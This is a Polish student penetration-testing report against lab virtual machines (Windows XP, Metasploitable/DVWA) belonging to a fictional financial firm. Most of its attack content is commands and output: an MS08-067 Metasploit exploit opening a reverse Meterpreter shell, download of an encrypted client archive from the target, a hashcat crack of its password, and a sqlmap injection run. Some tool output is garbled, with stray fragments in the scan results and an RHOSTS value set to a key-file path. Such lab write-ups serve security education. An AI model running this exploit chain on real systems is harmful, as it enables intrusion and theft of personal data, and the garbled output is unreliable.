

Testy Penetracyjne Projekt

Julia Sadecka, Cyberbezpieczeństwo

Opis firmy

Firma Finty to średniej wielkości przedsiębiorstwo specjalizujące się w dostarczaniu rozwiązań informatycznych dla firm sektora finansowego. Posiadają własny system zarządzania klientami oraz bazę danych zawierającą poufne informacje o klientach i transakcjach finansowych.

Cele testu penetracyjnego

Celem testu penetracyjnego jest zidentyfikowanie potencjalnych zagrożeń bezpieczeństwa w systemie Windows XP SP3 oraz ocena skuteczności środków zabezpieczających, mających na celu ochronę danych klientów firmy Finty.


Rozmowa z prezesem firmy

Po przeprowadzonej rozmowie z prezesem firmy Finty z dnia 5.12.2023 uzyskaliśmy zezwolenie na przeprowadzenie testu penetracyjnego oraz omówiliśmy główne aspekty, które mają zostać sprawdzone podczas tego procesu. Są nimi:

- Identyfikacja otwartych portów i podatności.
- Próba zdalnego połączenia do systemu.
- Próba wydobycia informacji wewnętrznych firmy.
- Sprawdzenie podatności strony firmy na atak SQL Injection.

System

Systemem operacyjnym wykorzystywanym w firmie jest Windows XP, co stanowi potencjalne zagrożenie dla bezpieczeństwa. W trakcie wstępnej analizy ujawniło się, że system ten nie jest zabezpieczony poprzez uaktywnienie zapory sieciowej, co zwiększa podatność na potencjalne ataki z zewnątrz. Dodatkowo, stwierdzono brak aktywacji automatycznych aktualizacji, co pogłębia ryzyko, gdyż system nie otrzymuje najnowszych łatek i poprawek bezpieczeństwa. W efekcie, istnieje realne ryzyko wystąpienia luk w zabezpieczeniach, co może prowadzić do nieautoryzowanego dostępu oraz potencjalnej utraty poufnych danych. W związku z tym, istnieje pilna potrzeba przeprowadzenia dogłębnej analizy podatności systemu oraz wdrożenia niezbędnych środków bezpieczeństwa.



Skanowanie sieci

Po przeskanowaniu sieci w poszukiwaniu otwartych portów dostaliśmy takie wyniki:

```
(julia@kali)-[~/Desktop]
$ python3 skaner2.py
IP hosta: 192.168.2.6 IP sieci: 192.168.2.0/24
Host: 192.168.2.0, Otwarte porty: []
Host: 192.168.2.1, Otwarte porty: [53] xiliary - 367 post
Host: 192.168.2.2, Otwarte porty: [445] rs - 10 hops
Host: 192.168.2.3, Otwarte porty: [299, 4450]
Host: 192.168.2.4, Otwarte porty: [135, 139, 445]
Host: 192.168.2.5, Otwarte porty: [] a shell to a Meterpreter
```

Widzimy, że maszyna z adresem IP 192.168.2.4 ma 3 otwarte porty (135, 139, 445), po przeskanowaniu narzędziem nmap dostaliśmy więcej informacji. Między innymi znamy system operacyjny którym jest Windows XP.

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Microsoft Windows XP microsoft-ds

HIGH SMB NULL Session Authentication

Description
The remote host is running and SMB protocol. It is possible to log into the browser or spoolss pipes using a NULL session (i.e., with no login or password).

Depending on the configuration, it may be possible for an unauthenticated, remote attacker to leverage this issue to get information about the remote host.

Solution
Please contact the product vendor for recommended solutions.

See Also
<http://www.nessus.org/u?e32d594f>
<http://www.nessus.org/u?9182e66b>
<http://www.nessus.org/u?a33fe205>

Output
It was possible to bind to the following pipes:
- browser

To see debug logs, please visit individual host

Port ▲	Hosts
445 / tcp / cifs	192.168.2.4

Po przeskanowaniu hosta aplikacją Nessus uzyskaliśmy wiadomość o jego podatnościach. Między innymi są 3 podatności oznaczone jako “krytyczne” i jedna jako “wysoka”.

Credential / 192.168.2.4 / Microsoft Windows (Multiple Issues)
[Back to Vulnerabilities](#)

Vulnerabilities 7

Search Vulnerabilities 5 Vulnerabilities

<input type="checkbox"/>	Sev ▼	CVSS ▼	VPR ▼	Name ▲	Family ▲	Count ▼	
<input type="checkbox"/>	CRITICAL	10.0 *	7.4	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)	Windows	1	
<input type="checkbox"/>	CRITICAL	10.0		Unsupported Windows OS (remote)	Windows	1	
<input type="checkbox"/>	CRITICAL	9.8	9.2	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (95864...	Windows	1	
<input type="checkbox"/>	HIGH	8.1	9.7	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPI...	Windows	1	
<input type="checkbox"/>	INFO			WMI Not Available	Windows	1	

Podatność MS09-001

Odnosi się do luki w zabezpieczeniach systemu Windows 2000, Windows XP, 2003, Vista oraz 2008. Podatność ta wiązała się z obsługą protokołu SMB (Server Message Block). Atakujący mógł wykorzystać tę lukę w celu zdalnego wykonania kodu na podatnym komputerze. Taki komputer jest także podatny na atak DoS. Na tym komputerze podatność ta jest zlokalizowana na porcie 445.

Credential / Plugin #35362
[← Back to Vulnerability Group](#)

Vulnerabilities 7

CRITICAL MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check) >

Description
The remote host is affected by a memory corruption vulnerability in SMB that may allow an attacker to execute arbitrary code or perform a denial of service against the remote host.

Solution
Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

See Also
<http://www.microsoft.com/technet/security/bulletin/ms09-001.msp>

Output
No output recorded.
To see debug logs, please visit individual host

Port ▲	Hosts
445 / tcp / cifs	192.168.2.4

Podatność MS08-067

Dotyczy systemów Windows Server Service. Podatność ta dotyczy zdalnego wykonania kodu na systemie Windows poprzez manipulację obsługą żądań RPC (Remote Procedure Call) w usłudze 'Server'. Atakujący, który nie jest uwierzytelniony, może wykorzystać tę lukę, przysyłając specjalnie spreparowane żądanie RPC, co pozwala mu na wykonanie dowolnego kodu z uprawnieniami systemowymi ('System') na zdalnym komputerze.

Vulnerabilities 7

CRITICAL MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (...) < >

Description
The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges.

ECLIPSEDWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.

Solution
Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

See Also
<https://www.nessus.org/u?adf86aac>

Output
No output recorded.
To see debug logs, please visit individual host

Port ▲	Hosts
445 / tcp / cifs	192.168.2.4

Podatność MS17-010

Dotyczy Microsoft Server Message Block 1.0 (SMBv1). Podatność ta obejmuje kilka luk w zabezpieczeniach protokołu Microsoft Server Message Block 1.0 (SMBv1), wynikających z nieprawidłowej obsługi określonych żądań. Atakujący, niewierzytelniony i zdalny, może wykorzystać te podatności, wysyłając specjalnie spreparowany pakiet, co pozwala mu na wykonanie arbitralnego kodu na zdalnym systemie. W skład tej podatności wchodzi również

zagrożenia związane z ujawnianiem informacji. Najbardziej znane exploity związane z tą podatnością to ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE i ETERNALSYNERGY.

Wykorzystanie podatności i zdalne dostanie się do komputera (192.168.2.4)

Za pomocą narzędzia metasploit, przy pomocy podatności ms08_067, którą odkryliśmy we wcześniejszym punkcie dostaliśmy się do systemu.

```
msf6 > use exploit/windows/smb/ms08_067
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

[*] Using exploit/windows/smb/ms08_067_netapi
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
--      -
RHOSTS    /home/.ssh/id_rsa yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445              yes        The SMB service port (TCP)
SMBPIPE   BROWSER          yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread           yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.2.6      yes        The listen address (an interface may be specified)
LPORT     4444             yes        The listen port

Exploit target:

Id  Name
--  -
0   Automatic Targeting  az/Studia/Penetracyjna

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.2.4
RHOST => 192.168.2.4
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
```

Tutaj sprawdziliśmy informacje o systemie, a także informacje o aktualnym adresie IP.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.2.6:4444
[*] 192.168.2.4:445 - Automatically detecting the target...
[*] 192.168.2.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.2.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.2.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 192.168.2.4
[*] Meterpreter session 1 opened (192.168.2.6:4444 → 192.168.2.4:1047) at 2024-02-14 13:46:27 -0500

meterpreter > sysinfo
Computer      : WINXP
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > ipconfig

Interface 1
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1

Interface 2
Name      : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:83:fb:92
MTU       : 1500
IPv4 Address : 192.168.2.4
IPv4 Netmask : 255.255.255.0
```

Chcąc połączyć się z kamerką zobaczyliśmy, że system nie obsługuje żadnych kamer.

```
meterpreter > webcam_list
[-] No webcams were found
```

W czasie ręcznego przeszukiwania systemu można było zauważyć ciekawy plik o nazwie **klienci.7z**, który był zahaszowany, a co się później okazało także zahasłowany.

```
meterpreter > dir
Listing: C:\

Mode                Date      Size      Type      Last modified      Name
-----
100777/rwxrwxrwx    0         fil      2023-03-30 14:51:28 -0400    AUTOEXEC.BAT
100666/rw-rw-rw-    0         fil      2023-03-30 14:51:28 -0400    CONFIG.SYS
40777/rwxrwxrwx    0         dir      2023-03-30 16:47:18 -0400    Documents and Settings
100444/r--r--r--    0         fil      2023-03-30 14:51:28 -0400    IO.SYS
100444/r--r--r--    0         fil      2023-03-30 14:51:28 -0400    MSDOS.SYS
100555/r-xr-xr-x    47564    fil      2008-04-14 08:00:00 -0400    NTDETECT.COM
40555/r-xr-xr-x    0         dir      2023-03-30 16:47:43 -0400    Program Files
40777/rwxrwxrwx    0         dir      2023-03-30 16:28:59 -0400    Python34
40777/rwxrwxrwx    0         dir      2023-03-30 15:39:37 -0400    RECYCLER
40777/rwxrwxrwx    0         dir      2023-03-30 16:47:19 -0400    System Volume Information
40777/rwxrwxrwx    0         dir      2023-03-30 16:45:15 -0400    WINDOWS
100666/rw-rw-rw-    211      fil      2023-03-30 16:47:00 -0400    boot.ini
100444/r--r--r--    250048   fil      2008-04-14 08:00:00 -0400    ntldr
0000/-----        0         fif      1969-12-31 19:00:00 -0500    pagefile.sys
40777/rwxrwxrwx    0         dir      2024-02-14 14:20:59 -0500    pen
100666/rw-rw-rw-    1107     fil      2023-03-30 14:53:04 -0400    vboxpostinstall.log

meterpreter > cd ./pen
meterpreter > pwd
C:\pen
meterpreter > dir
Listing: C:\pen


Mode                Size      Type      Last modified      Name
-----
100666/rw-rw-rw-    10        fil      2024-02-14 14:21:29 -0500    klienci.txt.txt
100666/rw-rw-rw-    306       fil      2024-02-14 14:21:29 -0500    kliencii.7z

meterpreter > cat kleinci.txt.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat klienci.txt.txt
aaaaaaaaaameterpreter > download kliencii.7z
[*] Downloading: kliencii.7z → /home/julia/Studia/Penetracyjne/kliencii.7z
[*] Downloaded 306.00 B of 306.00 B (100.0%): kliencii.7z → /home/julia/Studia/Penetracyjne/kliencii.7z
[*] download : kliencii.7z → /home/julia/Studia/Penetracyjne/kliencii.7z
meterpreter > █
```

Następnie umieściłam już rozszyfrowany plik na komputerze (opis rozszyfrowania umieściłam poniżej).

```
meterpreter > pwd
C:\pen
meterpreter > upload /home/julia/Studia/Penetracyjne/hacked_Klienci.txt
[*] uploading : /home/julia/Studia/Penetracyjne/hacked_Klienci.txt → hacked_Klienci.txt
[*] Uploaded 165.00 B of 165.00 B (100.0%): /home/julia/Studia/Penetracyjne/hacked_Klienci.txt → hacked_Klienci.txt
[*] uploaded : /home/julia/Studia/Penetracyjne/hacked_Klienci.txt → hacked_Klienci.txt
meterpreter > dir
Listing: C:\pen
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	165	fil	2024-02-14 15:28:17 -0500	hacked_Klienci.txt
100666/rw-rw-rw-	10	fil	2024-02-14 14:21:29 -0500	klienci.txt.txt
100666/rw-rw-rw-	306	fil	2024-02-14 14:21:29 -0500	kliencii.7z



Łamanie hasła do pliku

Złamanie hasła do spakowanego pliku to proces, który wymaga zastosowania różnych narzędzi do analizy i dekodowania zabezpieczeń. W moim przypadku skorzystałam z narzędzia John the Ripper, używając funkcji 7z2john do ekstrakcji hasha z pliku skompresowanego w formacie .7z. Następnie, wykorzystując potężne narzędzie hashcat, przeprowadziłam skuteczną próbę złamania hasła. Odkryte hasło okazało się zaskakująco proste - "aaaa". Procedura łamania hasła zajęła jedynie 15 minut.

7z2john

```
(root@kali)~[/home/julia/Studia/Penetracyjne]
# ls
hash.txt  kliencii.7z

(root@kali)~[/home/julia/Studia/Penetracyjne]
# rm hash.txt

(root@kali)~[/home/julia/Studia/Penetracyjne]
# ls
kliencii.7z

(root@kali)~[/home/julia/Studia/Penetracyjne]
# 7z2john kliencii.7z > hash.txt
ATTENTION: the hashes might contain sensitive encrypted data. Be careful when sharing or posting these hashes

(root@kali)~[/home/julia/Studia/Penetracyjne]
# hashcat -a 3 -m 11600 hash.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-Intel(R) Core(TM) i7-9750HF CPU @ 2.60GHz, 1838/3740 MB (512 MB allocatable), 4MCU

This hash-mode is known to emit multiple valid candidates for the same hash.
Use --keep-guessing to continue attack after finding the first crack.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

Hashcat

```
$7z$2$1950$16$F0b7c64ac99ae20e441610ae0abaeb2$528698396$168$1495d4f9c33202f13816bbcad8d6836dc24dae0b3cf66455ca17f58c1d13ecf9f8550d22cdabfe2f94435a58add3c87b223c3b17789cef5da7810306cd17fe15b368fe5f4a7c3efbbce74aac3f9fc857f11f70550
9dd8b977d9e4dae0880d6265bfa91b3739c94ad44f259a6afa6fbaff57a7ad303b7729cf4bcfd0bf7caee673e816892ff95738f5a187c230508d2133acbe944ff6afcfb4bfc2a3196$16$00:aaaa
Session.....: hashcat
Status.....: Cracked
Hash_Mode.....: 11600 (7-Zip)
Hash_Target.....: $7z$2$1950$16$F0b7c64ac99ae20e441610ae0abaeb2$528...16$00
```

W wyniku tej operacji, ujawniły się potencjalnie delikatne dane klientów, zawierające ich numery telefonów oraz adresy zamieszkania. Ten scenariusz stawia przed nami realne zagrożenie, ponieważ w przypadku nieautoryzowanego dostępu, hakerzy mogliby opublikować te informacje w sieci, prowadząc do poważnego wycieku danych.

Sprawdzenie hasła

```
(root@kali)-[/home/julia/Studia/Penetracyjne]
# ls
hash.txt  kliencii.7z

(root@kali)-[/home/julia/Studia/Penetracyjne]
# 7z x kliencii.7z
7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
64-bit locale=en_US.UTF-8 Threads:4 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 306 bytes (1 KiB)


Extracting archive: kliencii.7z
--
Path = kliencii.7z
Type = 7z
Physical Size = 306
Headers Size = 146
Method = LZMA2:12 7zAES wan
Solid = -
Blocks = 1

Enter password (will not be echoed):
Everything is Ok
Size: 0 6546 165 the 802.11
Compressed: 306

(root@kali)-[/home/julia/Studia/Penetracyjne]
# ls
hash.txt  kliencii.7z  Klienci.txt

(root@kali)-[/home/julia/Studia/Penetracyjne]
# cat Klienci.txt
Imie Nazwisko nr adres
Maria Antonina 21117551793 Hofburg, Wieden, Austria
Kazimierz Wielki 204131013 Krakow, Polska
Katarzyna Wielka 205172917 Petersburg, Rosja
```


Instalacja Metasploit Table




The screenshot shows a terminal window titled "Metasploitable [Running] - Oracle VM VirtualBox". The terminal displays the Ubuntu boot sequence, including the disclaimer about free software and warranty. The user, msfadmin, runs the command `ipaddress`, which is not found. Then, they run `ip addr`, which shows the network configuration for the `lo` and `eth0` interfaces. The `eth0` interface is configured with the IP address `192.168.2.7`.

```
msfadmin@metasploitable:~$ ipaddress
-bash: ipaddress: command not found
msfadmin@metasploitable:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:83:cb:73 brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.7/24 brd 192.168.2.255 scope global eth0
    inet6 fe80::a00:27ff:fe83:cb73/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Pomyślnie zainstalowałam maszynę wirtualną metasploitTable i dodałam ją do tej samej sieci. Uzyskała ona adres IP 192.168.2.7





Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Przeprowadzenie ataku SQL za pomocą narzędzia sqlmap

Na początku wpisałam komendę, która posiadała adres URL sprawdzanej strony, a także wartość cookie.

```
root@kali:~/home/julia/Studia/Penetracyjne/sqlmap-dev# ./sqlmap -u "http://192.168.2.7/dvwa/vulnerabilities/sqli/?id=123Submit-Submit#&" --cookie="PHPSESSID=c71af51b67497d8edbcf53716222a880; security=low" --tables /usr/bin/sqlmap:21: DeprecationWarning: The distutils package is deprecated and slated for removal in Python 3.12. Use setuptools or check PEP 632 for potential alternatives
import distutils

[+] starting @ 17:02:23 /2024-02-14/

[17:02:24] [INFO] testing connection to the target URL
[17:02:24] [INFO] testing if the target URL content is stable
[17:02:25] [INFO] target URL content is stable
[17:02:25] [INFO] testing if GET parameter 'id' is dynamic
[17:02:25] [WARNING] GET parameter 'id' does not appear to be dynamic
[17:02:25] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[17:02:25] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[17:02:25] [INFO] testing for SQL injection on GET parameter 'id'
[17:02:25] [INFO] testing for SQL injection on GET parameter 'id'
[17:02:25] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[17:02:25] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[17:02:25] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:02:26] [WARNING] reflective value(s) found and filtering out
[17:02:26] [INFO] testing 'boolean-based blind - Parameter replace (original value)'
[17:02:26] [INFO] testing 'Generic inline queries'
[17:02:26] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[17:02:26] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[17:02:26] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[17:02:26] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string='No')
[17:02:26] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (BIGINT UNSIGNED)'
[17:02:26] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[17:02:26] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[17:02:26] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
